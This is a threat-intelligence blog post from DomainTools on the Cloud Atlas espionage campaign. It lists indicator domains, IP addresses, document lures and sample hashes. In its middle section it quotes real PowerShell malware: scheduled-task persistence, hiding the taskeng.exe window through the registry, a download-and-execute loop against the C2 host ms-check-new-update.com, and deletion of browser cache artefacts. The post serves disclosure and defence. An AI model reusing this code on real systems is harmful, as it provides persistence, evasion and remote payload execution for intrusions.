The Continuous Conundrum of Cloud Atlas

domaintools.com/resources/blog/the-continuous-conundrum-of-cloud-atlas

Background

In November 2020, in coordination with researchers from Black Lotus Labs at Lumen, DomainTools researchers disclosed an ongoing campaign linked to an entity referred to in industry reporting as “Cloud Atlas” or “Inception.” Cloud Atlas is an interesting entity as it is linked to attempted intrusions across multiple conflict zones and state ministries, yet has never been conclusively linked to any known adversary or even a general strategic interest.

Since publication in late 2020, DomainTools researchers continued to track Cloud Atlas-related activity through both infrastructure creation and identified malware samples. While the group’s general behaviors and characteristics remained relatively static, DomainTools researchers identified possible expansion in target areas beyond the group’s typical focus on European countries and parts of the former Soviet Union.

Identifying New Infrastructure

In DomainTools’ original analysis of Cloud Atlas activity, a clear pattern emerged for infrastructure creation used for staging second-stage payloads linked to the group’s malicious documents. Particularly, DomainTools observed the following:

- Use of consistent domain naming “themes” such as including the terms “office,” “update,” or “ms,” with the latter likely designed to spoof Microsoft-related items.
- Reliance on several European-based hosting providers such as Hostkey and OVH.
- Various consistencies in registration details, name server use, and Mail Exchange (MX) DNS records.

With the above observations, DomainTools identified 18 domains linked to Cloud Atlas at varying degrees of confidence, including seven items not previously linked to the group:

Domain	Create Date	IP Address	Hosting Provider	Hosting Location	Confi
ms-template[.]com	19-Feb-2021	139.60.161[.]52	Hostkey	US	High
global-policy[.]org	19-Feb-2021	N/A	N/A	N/A	Mediu
eurasia-research[.]org	18-Feb-2021	N/A	N/A	N/A	Mediu
newmsoffice[.]com	15-Feb-2021	51.38.162[.]234	OVH	FR	High
ms-update[.]org	8-Feb-2021	79.143.87[.]137	Hydra Communications	IR	High
wordupdate[.]org	21-Dec-2020	5.39.221[.]48	Hostkey	NL	Mediu
ms-officeupdate[.]com	18-Dec-2020	146.0.77[.]90	Hostkey	NL	High
msofficeupdate[.]com	10-Nov-2020	185.25.51[.]24	Informacines sistemos ir technologijos	LT	High
msofficeupdate[.]org	20-Aug-2020	46.30.188[.]236	Quadranet	NL	High
msupdatecheck[.]com	10-Jul-2020	167.114.44[.]150	OVH	CA	Mediu


Domain	Create Date	IP Address	Hosting Provider	Hosting Location	Confi
newupdate[.]org	4-Jun-2020	46.183.221[.]141	DataClub	BZ	Low
upgrade-office[.]org	7-Apr-2020	66.248.206[.]239	Hostkey	NL	High
upgrade-office[.]com	18-Mar-2020	158.69.30[.]205	OVH	CA	High
update-office[.]com	3-Mar-2020	192.52.166[.]12	Quadranet	US	Mediu
officeupgrade[.]org	29-Nov-2019	198.24.134[.]13	Secured Servers LLC	US	High
template-new[.]com	27-Aug-2019	66.70.218[.]38	OVH	CA	High
ms-check-new-update[.]com	8-Jul-2019	87.121.98[.]51	Tamatiya	BG	High
newoffice-template[.]com	12-Jun-2019	147.135.170[.]193	OVH	FR	High

In addition to the consistent use of “office” and “upgrade” themes, DomainTools identified two items that while linked in terms of registration and hosting characteristics included new naming conventions:

```
global-policy[.]org
```

```
eurasia-research[.]org
```

Although noticeably different from the group’s typical naming themes, these items overlap with Cloud Atlas’ focus on political and international relations themes, explored in greater detail below. Mapped using DomainTools Iris visualization, the connections between these items and their overlap becomes clear even though the activity spans nearly two years. Note that in the case of some older domains, registration details have changed from when these items were actively used in Cloud Atlas-related activity as they have been re-registered, leading to three apparent “outliers” that under previous registration detail would be closely correlated.



With these items identified, DomainTools researchers searched for any documents or malware samples linked to the above domains and related infrastructure.

Pivoting from Infrastructure to Samples


From the list of domains identified in the previous section, DomainTools researchers identified multiple new samples associated with Cloud Atlas activity. The following list includes previously-identified samples as well as seven newly-identified malicious documents, along with associated C2 infrastructure:

MD5	SHA256
129ca14849f2b9e1171d241997318ab3	4011b1fff8c088fcb4ac4a05a5a156912162293bb
601c6f7640ea94ee4335299152be36d6	439032cbee22ae75cce7e2340ca7ffe521dce3e1

MD5	SHA256
1ca8b287ea91be2f3d9bb5ad6f27cf34	668236000a483b1735b7f8e244ae867804ee20fb
114cee0e385240c784521641ef5476e7	46c203cf15a4126f10b3933376215063fe385aba
0d5df6bb2b1eee5cc497d6510ba1bc8a	4eb0f1b0c04fc7e845e2ad7c3c84866f3a07586cc
89c625189174b28564b67b92c3a3e55c	94d467e169ed52ff4df5aa7321412a797293f24b0
64481a824b077854a870dcb8c56bc010	21ff553d752df93e10e45d0393eb097d52313467
ded1d4636a2ad6ade4665908f8702e65	07655ebfac8b7e5b2f1c2e661f6a7c16f3ac97df13
b6ab958a703e5977f1334e8c6ab86377	e83f79a6442bc7796d9b6e088d144f1c842f0a47
03382feadb1044abc5d469dccc1590c3	ceb060e6a169ba18e6b204ce9aafc7880fceee9a
e744dfa3e039d375eda47c7103dff003	d8f13e6945b6a335382d14a00e35bfefadbdfb625
ab7a77f8a44cc70c6955c2bd099707fe	348b25023c45ed7b777fa6f6f635cb587b8ffbf100
a2f00c5cbd026331053ae1abad0dc85d	93279005aa4c8eddf01020b31bc2b401fe1366cb
e963cc1caddfd957d9f7ec78de715de2	e5a4957d0078d0bb679cf3300e15b09795167fdc

MD5	SHA256
bab23837dfc20743338f8d95b3f1e3b9	7a1effd3cfeecdba57904417c6eeaa7a74d60a76
e00af9b6303460666ae1b4bdeb9503ba	7c495c21c628d37ba2298e4a789ff677867521be
22542d90a4c82005fe70f4b58a815db3	0b116f5b93046c3ce3588bb2453ddbb907d990c2
4ecf8aeed764d7b4da0c8d2abb618760	79c0097e9def5cc0f013ba64c0fd195dae57b04fe
b2d173f1eaedf22f6309172882ea68da	68bde4ec00c62ffa51cef3664c5678f1f4985eb605
965e187680297f9e782bdaaca96495c7	1f117d5f398e599887ec92a3f8982751ceb83f2ac
3883e47d8626b12667eab3656a2eeed4	4ad0e64e8ebed1d15fac85cd7439bb345824f03c
9661464bae94391b23f0b01f563e27e7	c630aa8ebd1d989af197a80b4208a9fd981cf40fa
c037ee4d91b62627665fa9df82c641ab	7ba76b2311736dbcd4f2817c40dae78f223366f24
2bf501cf34f19b9243528bd35e90df6b	89503c73eadc918bb6f05c023d5bf777fb2a0de1

In addition to the links to identified infrastructure, all of the documents feature the same template string documented in DomainTools' previous report:



```
File Size                       : 112 kB
File Modification Date/Time     : 2021:02:19 14:20:56-07:00
File Access Date/Time           : 2021:02:19 14:21:19-07:00
File Inode Change Date/Time     : 2021:02:19 14:21:14-07:00
File Permissions                : rw-r--r--
File Type                       : DOC
File Type Extension             : doc
MIME Type                       : application/msword
Comp Obj User Type Len          : 0
Comp Obj User Type              :
Title                           :
Subject                         :
Author                          :
Keywords                        :
Template                        : 000000000100000000020000000003000000000400000000050000000006000000000700000
0000800000000090000000010000000001100000000120000000013000000001400000000150000000016000000001700000000180000
000019000000002000000000210000000002200000
Last Modified By                :
Revision Number                 : 1
Software                        : Microsoft Office Word
Total Edit Time                 : 0
Create Date                     : 2020:12:15 13:49:00
Modify Date                     : 2020:12:15 13:49:00
Pages                           : 7
Words                           : 2497
Characters                      : 15233
Security                        : None
Code Page                       : Unicode (UTF-8)
```

As previously documented by researchers from Kaspersky, the documents attempt to retrieve and execute an external payload for follow-on execution via PowerShell or VBScript. While the majority of identified samples continue to leverage remote template retrieval via HTTPS, several samples also included Server Message Block (SMB) references direct to an IP address (discussed in greater detail below). Based on previous research, initial payloads from the document can either be malicious script objects to move the infection further along, or scripting objects designed to further validate victims and eliminate forensic artifacts.

Complicating analysis, and as noted by other researchers on past activity linked to Cloud Atlas, second-stage links and resources are typically “gated.” Resources are limited to retrieval only from designated locations, likely via IP address allow-listing. As a result, DomainTools has not been able to retrieve any samples of follow-on activity from the above documents directly.

Possible PowerShell Second-Stage Framework

While researching the above items, DomainTools researchers, in conjunction with researcher Florian Roth, identified a PowerShell script which included references to one of the domains linked to Cloud Atlas registration activity:

```
Name: rr3.ps1

MD5: 95885b0306642d71f295faa22b1831c0

SHA256: ca2a5c131af2ffb14bea01d458e149e8ad4a6e9c51af8ada6a1aec9d89a8cce4
```

The script attempts to retrieve a resource from the following location:

```
hXXp://ms-check-new-
update[.]com/deeplyset/Framonts/sheintsis/calycophorae/beshackled/parcleanup/cheiliti
```

Although superficially similar to HTTP-based communication from malicious documents, there are notable differences:

- Document template communication uses encrypted traffic via HTTPS, with domains associated with Sectigo SSL/TLS certificates, while the script communicates via unencrypted HTTP.
- While the PowerShell request parses the full URI with “/”, the HTTPS beacons from documents consist of a single URI parameter with individual “words” separated by numbers.

The differences can be seen by looking at an example of a beacon from a malicious document:

```
hXXps://ms-update[.]org/tanked7inevitable3tricorn8suppuration9t
```


Although domain creation and registration artifacts show similarities between the domain used in the PowerShell script and domains used in malicious document files, differences in use make it difficult for DomainTools to link the identified script to the same cluster of activity (suspected Cloud Atlas) with high confidence.

Cloud Atlas-related operations previously used scripting frameworks for a variety of purposes as part of operations, as documented by researchers from Kaspersky and Palo Alto. In previous instances, Cloud Atlas-related scripts performed functions such as the following:

- Initial victim system reconnaissance and system survey.
- System data and file collection.
- Data exfiltration.
- Anti-analysis and anti-forensics operations.


The script object retrieved in this case seems more limited, focusing primarily on creating persistence mechanisms and evading analysis while attempting to download an additional payload. Based on prior analysis of Cloud Atlas-related activity, this iterative nature is not unexpected although the precise persistence mechanisms appear new.

For example, the following establishes persistence via a scheduled task:



```
Function writetaskschedule($tasknamedefault){
        $TaskName = $tasknamedefault;
        $TaskDescription = $tasknamedefault + "...";
        $TaskCommand = $env:windir+"\system32\WindowsPowerShell\v1.0\powershell.exe";
        $TaskScript = $fname;
        $TaskArg = " -ep bypass -w 01 $TaskScript";
        $service = new-object -ComObject("Schedule.Service");
        $service.Connect();
        $rootFolder = $service.GetFolder("\");
        $TaskDefinition = $service.NewTask(0);
        $TaskDefinition.RegistrationInfo.Description = "$TaskDescription";
        $TaskDefinition.Settings.Enabled = $true;
        $TaskDefinition.Settings.AllowDemandStart = $true;
        $triggers = $TaskDefinition.Triggers;
        $trigger = $triggers.Create(2);
        $trigger.Enabled = $true;
        $trigger.Repetition.Interval = "PT10M";
        $TaskStartTime = [datetime]::Now.AddMinutes(1);
        $trigger.StartBoundary = $TaskStartTime.ToString("yyyy-MM-dd'T'HH:mm:ss");
        $Action = $TaskDefinition.Actions.Create(0);
        $action.Path = "$TaskCommand";
        $action.Arguments = "$TaskArg";
        $rootFolder.RegisterTaskDefinition("$TaskName",$TaskDefinition,6,"System",$null,0) | Out-NULL;
        }
```

The portion of the script provided below checks for previous retrieval of a follow-on payload and for the presence of a scheduled task ("Display renovation"), while also modifying system parameters via the Windows Registry to "hide" the taskeng.exe window through a hard-coded placement value off-screen.




```
Function HttpRequestG($url)
{
        $res=0;
        do
        {
                $answer=schtasks | findstr /C:"Display renovation";
                $arr = $answer -split '\s+';
                $TaskName=$arr[0]+ " " + $arr[1];
                $Status=$false;
                $ans="";
                if($arr[3])
                {
                        if($arr[3].Contains(":"))
                        {
                                $Status=$true;
                        }
                }

                if (!($TaskName -eq "Display renovation") -or (!$Status) )
                {
                        writetaskschedule "Display renovation";
                        $ans="TaskSchedule 'Display renovation': "+$answer;
                        echo $ans | Out-File $env:tmp\pass.txt;
                        $p_t = (gi $env:temp).fullname + "\pass.txt";
                        if([System.IO.File]::Exists($p_t))
                        {
                                $res1=HttpRequestP "http://ms-check-new-update.com/deeplyset/Framonts/sheintsis/calycophorae/beshackled/parcleanup/cheilitiss26/p";
                        }
                        $hkcu = 2147483649 ;
                        $reg = [WMIClass]"ROOT\DEFAULT:StdRegProv";
                        $name = "WindowPosition";
                        $value=538126694;
                        $key = "Console\taskeng.exe";
                        $reg.CreateKey($hkcu, $key);
                        $reg.SetDWORDValue($hkcu, $key, $name, $value);
                }
                $http_request = New-Object -ComObject Msxml2.XMLHTTP;
                $http_request.open("GET", $url, $false);
                $http_request.send();
                $res=$http_request.status;
                if ($res -ne 200)
                {
                $time=(-join 301..305 | Get-Random -Count 1)*1;                 sleep $time;
                }

        }while ($res -ne 200);
        return $http_request.responseBody;
}
```

Since taskeng.exe will launch a window (even if momentarily), the above will "hide" this aspect of execution. The technique is superficially similar to one previously documented by researchers, and deployed in Cloud Atlas-related activity.

Finally, the script contains a function to eliminate Temporary Internet Files artifacts associated with script execution:



```
do
{
        $result=HttpRequestG "http://ms-check-new-update.com/deeplyset/Framonts/sheintsis/calycophorae/beshackled/parcleanup/cheilitiss26/p";
        $number = $result[0];
        if ($number -eq 80)
        {
                $zipfile=$env:temp+"\PG.zip";
                [io.file]::WriteAllBytes($zipfile,$result);
        }
        else
        {
                $xmlfile = $env:temp + "\temp.xml";
                [io.file]::WriteAllBytes($xmlfile, $result);
                $content = Get-Content $xmlfile;
                [xml]$doc = $content;
                $command = dec64($doc.model.ps);
                Invoke-Expression $command;
                Remove-Item $xmlfile -force;
                sleep 10;
                $p_t = (gi $env:temp).fullname + "\pass.txt";
                if([System.IO.File]::Exists($p_t))
                {
                        $res1=HttpRequestP "http://ms-check-new-update.com/deeplyset/Framonts/sheintsis/calycophorae/beshackled/parcleanup/cheilitiss26/p";
                }
        }
        Remove-Item $env:temp"\..\Temporary Internet Files\Content.IE5\*" -force -recurse;
        Remove-Item $env:temp"\..\Temporary Internet Files\IE\*" -force -recurse;
}while ($result -ne 1)
```

Based on descriptions in previous work from Kaspersky and Palo Alto, the above appears more limited in functionality than earlier Cloud Atlas-linked script objects. However, without actual possession of such scripts for comparison, degree of similarity (or difference) is not possible to determine with the information currently available.

Overall, the retrieved script features many overlaps with behaviors documented by other researchers and linked to Cloud Atlas in 2018 (Palo Alto) and 2019 (Kaspersky). While previous analysis indicates Cloud Atlas-related activity will frequently re-use or maintain capabilities for many years, the appearance of this script two years after public documentation, combined with inexact replication of previously-documented capabilities and the network communication items described previously, would argue for some caution in definitively linking this file to the Cloud Atlas cluster of behaviors. While the overlaps certainly exist, and associated network infrastructure ties in to documented, recent Cloud Atlas tendencies, DomainTools associates the above with this behavioral cluster with medium confidence at this time for the reasons noted above.


Adversary Themes and Possible Motivations

Moving away from the scripting object which is likely—although not definitively—linked to Cloud Atlas behaviors, the overall themes as well as probable geographic targeting of the observed malicious documents largely align with previously documented activity from this entity.

Examining items discovered from December 2020 through February 2021, DomainTools identified the following "themes" or lures:

- A document purportedly from the European Union Institute for Security Studies (EUISS) on common defense questions for the European Union, likely appearing in France.
- A document from the "Ministry of Labor and Social Policy" of the unrecognized Ukrainian breakaway region known as the Luhansk People's Republic, submitted from Ukraine.

- An agenda for a training course on customs regulation from the Belarusian “Trade and Industrial Chamber,” identified in Belarus.
- A news bulletin concerning Belarusian adoption of an International Atomic Energy Association (IAEA) action plan for the development of nuclear energy, first identified in Russia.
- A document concerning the creation of a common natural gas market within the Eurasian Economic Union (EAEU), submitted from Uzbekistan.
